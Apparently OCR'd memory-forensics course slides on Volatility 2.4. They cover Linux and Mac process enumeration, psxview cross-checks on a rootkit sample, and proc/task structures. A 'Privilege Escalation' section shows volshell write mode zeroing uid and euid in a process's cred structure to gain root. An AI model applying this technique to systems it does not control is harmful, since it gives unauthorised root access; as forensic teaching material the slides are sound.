
```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
 linux_pidhashtable
Volatility Foundation Volatility Framework 2.4
Offset             Name                 Pid             Uid             Gid    DTB                Start Time
------------------ -------------------- --------------- --------------- ------ ------------------ ----------
0xffff880054a197f0 xfce4-power-man      2431            1000            1000   0x000000005483e000 0
0xffff88007c2747d0 rcuos/51             59              0               0      ------------------ 0
0xffff880052eb0000 pool                 2520            1000            1000   0x0000000052e4f000 0
0xffff880069388000 Thunar               2376            1000            1000   0x000000005d3f2000 0
0xffff88007bf50000 khubd                148             0               0      ------------------ 0
0xffff880036835fc0 gdbus                2088            0               0      0x0000000069306000 0
0xffff88007c1647d0 kworker/0:0          4               0               0      ------------------ 0
0xffff880054b3afe0 dconf worker         2465            1000            1000   0x000000005a12c000 0
0xffff88007c312fe0 rcuob/20             93              0               0      ------------------ 0
0xffff880000170000 gmain                2554            1000            1000   0x0000000050204000 0
0xffff8800662d97f0 IndexedDB            2033            1001            1001   0x000000006bce7000 0
0xffff88007c21afe0 rcuos/30             38              0               0      ------------------ 0
0xffff8800691bc7d0 gvfsd-fuse           2355            1000            1000   0x000000005d007000 0
0xffff8800367e0000 scsi_eh_22           271             0               0      ------------------ 0
0xffff8800691a8000 dconf worker         2732            1000            1000   0x0000000079d91000 0
0xffff88007c3c17f0 rcuob/54             127             0               0      ------------------ 0
0xffff8800549c47d0 dconf worker         2444            1000            1000   0x000000005a335000 0
0xffff8800661d17f0 at-spi2-registr      2300            1000            1000   0x0000000069183000 0
0xffff88006be617f0 anacron              1114            0               0      0x000000006bd27000 0
0xffff88007c2b97f0 rcu_bh               72              0               0      ------------------ 0
0xffff880052eb2fe0 gdbus                2533            1000            1000   0x0000000052e8f000 0
0xffff880079a9dfc0 nm-applet            2389            1000            1000   0x000000005a12c000 0
0xffff88006bd05fc0 cups-browsed         1203            0               0      0x000000006be06000 0
0xffff88007c1b97f0 rcuos/9              17              0               0      ------------------ 0
0xffff88005d1ac7d0 gmain                2478            1000            1000   0x00000000693ee000 0
0xffff880036b85fc0 kpsmoused            250             0               0      ------------------ 0
0xffff88007c358000 rcuob/33             106             0               0      ------------------ 0
0xffff88005d055fc0 renderer_crash_      2046            1001            1001   0x000000006bce7000 0
0xffff880036b397f0 deferwq              195             0               0      ------------------ 0
0xffff88007c260000 rcuos/43             51              0               0      ------------------ 0
0xffff880052e58000 gdbus                2512            1000            1000   0x0000000052e4f000 0
0xffff880066288000 chromium-browse      1991            1001            1001   0x0000000066263000 0
0xffff88006938c7d0 gdbus                2368            1000            1000   0x0000000069375000 0
0xffff88007bd22fe0 kdevtmpfs            140             0               0      ------------------ 0
0xffff88005a2947d0 gdbus                2457            1000            1000   0x0000000054a11000 0
0xffff8800661d5fc0 cupsd                2834            0               0      0x0000000043f2c000 0
0xffff88007a7cafe0 whoopsie             1127            109             116    0x000000006be37000 0
0xffff88007c2f5fc0 rcuob/12             85              0               0      ------------------ 0
0xffff880052c447d0 init                 2546            1000            1000   0x0000000050124000 0
0xffff880079adc7d0 AudioThread          2025            1001            1001   0x000000006bce7000 0
0xffff880079b85fc0 upstart-dbus-br      2258            1000            1000   0x000000007a638000 0
0xffff880036870000 scsi_eh_1            174             0               0      ------------------ 0
```

```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\ 64-bit-4c3a7f35.vmem
linux_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name                    PID pslist pid_hash kmem_cache parents leaders
------------------ -------------------- ------ ------ --------- ---------- ------- -------
INFO    : volatility.plugins.linux.slab_info: SLUB is currently unsupported.
0xffff88007c160000 init                      1 True   True     False      True    True
0xffff88007c1617f0 kthreadd                  2 True   True     False      True    True
0xffff88007c162fe0 ksoftirqd/0               3 True   True     False      False   True
0xffff88007c1647d0 kworker/0:0               4 True   True     False      False   True
0xffff88007c165fc0 kworker/0:0H              5 True   True     False      False   True
0xffff88007c190000 kworker/u128:0            6 True   True     False      False   True
0xffff88007c1917f0 rcu_sched                 7 True   True     False      False   True
0xffff88007c192fe0 rcuos/0                   8 True   True     False      False   True
0xffff88007c1947d0 rcuos/1                   9 True   True     False      False   True
0xffff88007c195fc0 rcuos/2                  10 True   True     False      False   True
0xffff88007c1a8000 rcuos/3                  11 True   True     False      False   True
0xffff88007c1a97f0 rcuos/4                  12 True   True     False      False   True
0xffff88007c1aafe0 rcuos/5                  13 True   True     False      False   True
0xffff88007c1ac7d0 rcuos/6                  14 True   True     False      False   True
0xffff88007c1adfc0 rcuos/7                  15 True   True     False      False   True
0xffff88007c1b8000 rcuos/8                  16 True   True     False      False   True
0xffff88007c1b97f0 rcuos/9                  17 True   True     False      False   True
0xffff88007c1bafe0 rcuos/10                 18 True   True     False      False   True
0xffff88007c1bc7d0 rcuos/11                 19 True   True     False      False   True
0xffff88007c1bdfc0 rcuos/12                 20 True   True     False      False   True
0xffff88007c1d0000 rcuos/13                 21 True   True     False      False   True
```


```
$ python vol.py --profile=LinuxDebian-3_2x64 -f psrk.lime linux_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name             PID pslist pid_hash kmem_cache parents leader
------------------ ------------- ---- ------ -------- ---------- ------- ------
True
0xffff8800371f6300 apache2        2209 True   True     True       False   True
0xffff88003baf29f0 smbd           2166 True   True     True       True    True
0xffff880037175710 apache2        2211 True   True     True       False   True
0xffff88003e3a2180 crypto           27 True   True     True       False   True
0xffff88003e282e60 migration/0       6 True   True     True       False   True
0xffff880036f89810 bash           2878 True   True     True       False   True
0xffff88003e2a2100 kintegrityd      19 True   True     True       False   True
0xffff880036d60830 postgres       2514 False  False    True       False   True
0xffff880036cce0c0 scsi_eh_2       155 True   True     True       False   True
0xffff88003e2927b0 kworker/0:1      11 True   True     True       False   True
0xffff88003c31a080 dlexec         2938 True   True     True       False   True
0xffff88003bdd41c0 getty          2828 True   True     True       False   True
0xffff88003b6b6ab0 nmbd           2163 True   True     True       False   True
0xffff88003e253510 init              1 True   True     True       True    True
0xffff88003c32d1a0 rpciod         1742 True   True     True       False   True
0xffff88003e2acf20 khelper          14 True   True     True       False   True
0xffff88003baf9120 exim4          2797 True   True     True       False   True
0xffff88003d71c240 winbindd       2509 True   True     True       False   True
0xffff880037216a30 apache2        2221 False  True     True       False   False
0xffff88003baf37d0 apache2        2255 False  True     True       False   False
<snip>
```

Privilege Escalation







```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64
     -f ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\
        64-bit-4c3a7f35.vmem    linux_volshell --write
Volatility Foundation Volatility Framework 2.4
Write support requested.  Please type "Yes, I want to enable write support":
Yes, I want to enable write support
…
>>> cc(pid=2770)
Current context: process gnome-terminal, pid=2770 DTB=0x5038e000
>>> dt("cred", proc().cred)
[CType cred] @ 0xFFFF880050395E00
0x0      : usage                                    18446612133660155392
0x4      : uid                                      18446612133660155396
0x8      : gid                                      18446612133660155400
0xc      : suid                                     18446612133660155404
0x10     : sgid                                     18446612133660155408
0x14     : euid                                     18446612133660155412
0x18     : egid                                     18446612133660155416
…
…
>>> self._addrspace.write(18446612133660155396,'\x00\x00\x00\x00')
True
>>> self._addrspace.write(18446612133660155412,'\x00\x00\x00\x00')
True
>>> print proc().cred.uid.dereference_as("unsigned int")
0
>>> print proc().cred.euid.dereference_as("unsigned int")
0
>>>
```



```
bigjoe:volatility golden$ python vol.py --profile=LinuxXubuntu1404x64 -f
    ~/Documents/Virtual\ Machines.localized/XUbuntu\ 64-bit.vmwarevm/XUbuntu\
          64-bit-4c3a7f35.vmem    linux_volshell --write
Volatility Foundation Volatility Framework 2.4
Write support requested.  Please type "Yes, I want to enable write support":
Yes, I want to enable write support
>>> cc(pid=2775)
Current context: process bash, pid=2775 DTB=0x503dd000
>>> dt("cred", proc().cred)
[CType cred] @ 0xFFFF8800503EC300
0x0  : usage                                  18446612133660508928
0x4  : uid                                    18446612133660508932
0x8  : gid                                    18446612133660508936
0xc   : suid                                  18446612133660508940
0x10  : sgid                                  18446612133660508944
0x14  : euid                                  18446612133660508948
0x18  : egid                                  18446612133660508952
…
…
>>> self._addrspace.write(18446612133660508932,'\x00\x00\x00\x00');
True
>>> self._addrspace.write(18446612133660508948,'\x00\x00\x00\x00');
True
>>>
```



Mac Processes



proc vs task

- **struct proc**
  - C structure for the BSD side of a process
- **struct task**
  - C structure for the Mach task that underlies a BSD process
- AMF has a typo and swaps these on pp. 795→
- Please make a note!

proc = BSD task = Mach

```
$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f 10.9.vmem mac_volshell
Volatility Foundation Volatility Framework 2.4
>>> dt("proc")
'proc' (1192 bytes)
0x0   : p_list                          ['__unnamed_17152438']
0x10  : p_pid                           ['int']
0x18  : task                            ['pointer', ['task']]
0x20  : p_pptr                          ['pointer', ['proc']]
0x28  : p_ppid                          ['int']
0x2c  : p_pgrpid                        ['int']
0x30  : p_uid                           ['unsigned int']
0x34  : p_gid                           ['unsigned int']
0x38  : p_ruid                          ['unsigned int']
…
0x80  : p_sibling                       ['__unnamed_17152808']
0x90  : p_children                      ['__unnamed_17152859']
0x98  : p_uthlist                       ['__unnamed_17152895']
0xd8  : p_ucred                         ['pointer', ['ucred']]
0xe0  : p_fd                            ['pointer', ['filedesc']]
0xe8  : p_stats                         ['pointer', ['pstats']]
0xf0  : p_limit                         ['pointer', ['plimit']]
0xf8  : p_sigacts                       ['pointer', ['sigacts']]
0x100 : p_siglist                       ['int']
…
0x2a0 : p_argslen                       ['unsigned int']
0x2a4 : p_argc                          ['int']
0x2a8 : user_stack                      ['unsigned long long'].
```

BSD

```
>>> dt("task")
 'task' (960 bytes)
0x0   : lock                    ['_lck_mtx_']
0x10  : ref_count               ['unsigned int']
0x14  : active                  ['int']
0x18  : halting                 ['int']
0x20  : map                     ['pointer', ['_vm_map']]
0x28  : tasks                   ['queue_entry']
0x38  : user_data               ['pointer', ['void']]
0x40  : threads                 ['queue_entry']
0x50  : pset_hint               ['pointer', ['processor_set']]
0x58  : affinity_space          ['pointer', ['affinity_space']]
0x60  : thread_count            ['int']
0x64  : active_thread_count     ['unsigned int']
…
…
0x2f0 : bsd_info                ['pointer', ['void']]
```

Mach

Mac Process Enumeration

- **`mac_pslist`**
  - Enumerates processes by walking the active process list
- **`mac_dead_procs`**
  - Discovers terminated processes
- **`mac_tasks`**
  - Enumerates Mach tasks
- **`mac_psxview`**
  - Typical Volatility cross-verification

```
$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f macosx10.9.vmem mac_pslist
Volatility Foundation Volatility Framework 2.4
Offset             Name                 Pid   Uid   Gid   PGID  Bits         DTB                Start Time
------------------ -------------------- ----- ----  --    ----- ---- ------- ------------------ ----------
0xffffff800ca845d8 iTerm                285   502   20    285   64BIT   0x0000000039faa000 2014-09-08 16:59:03 UTC+0000
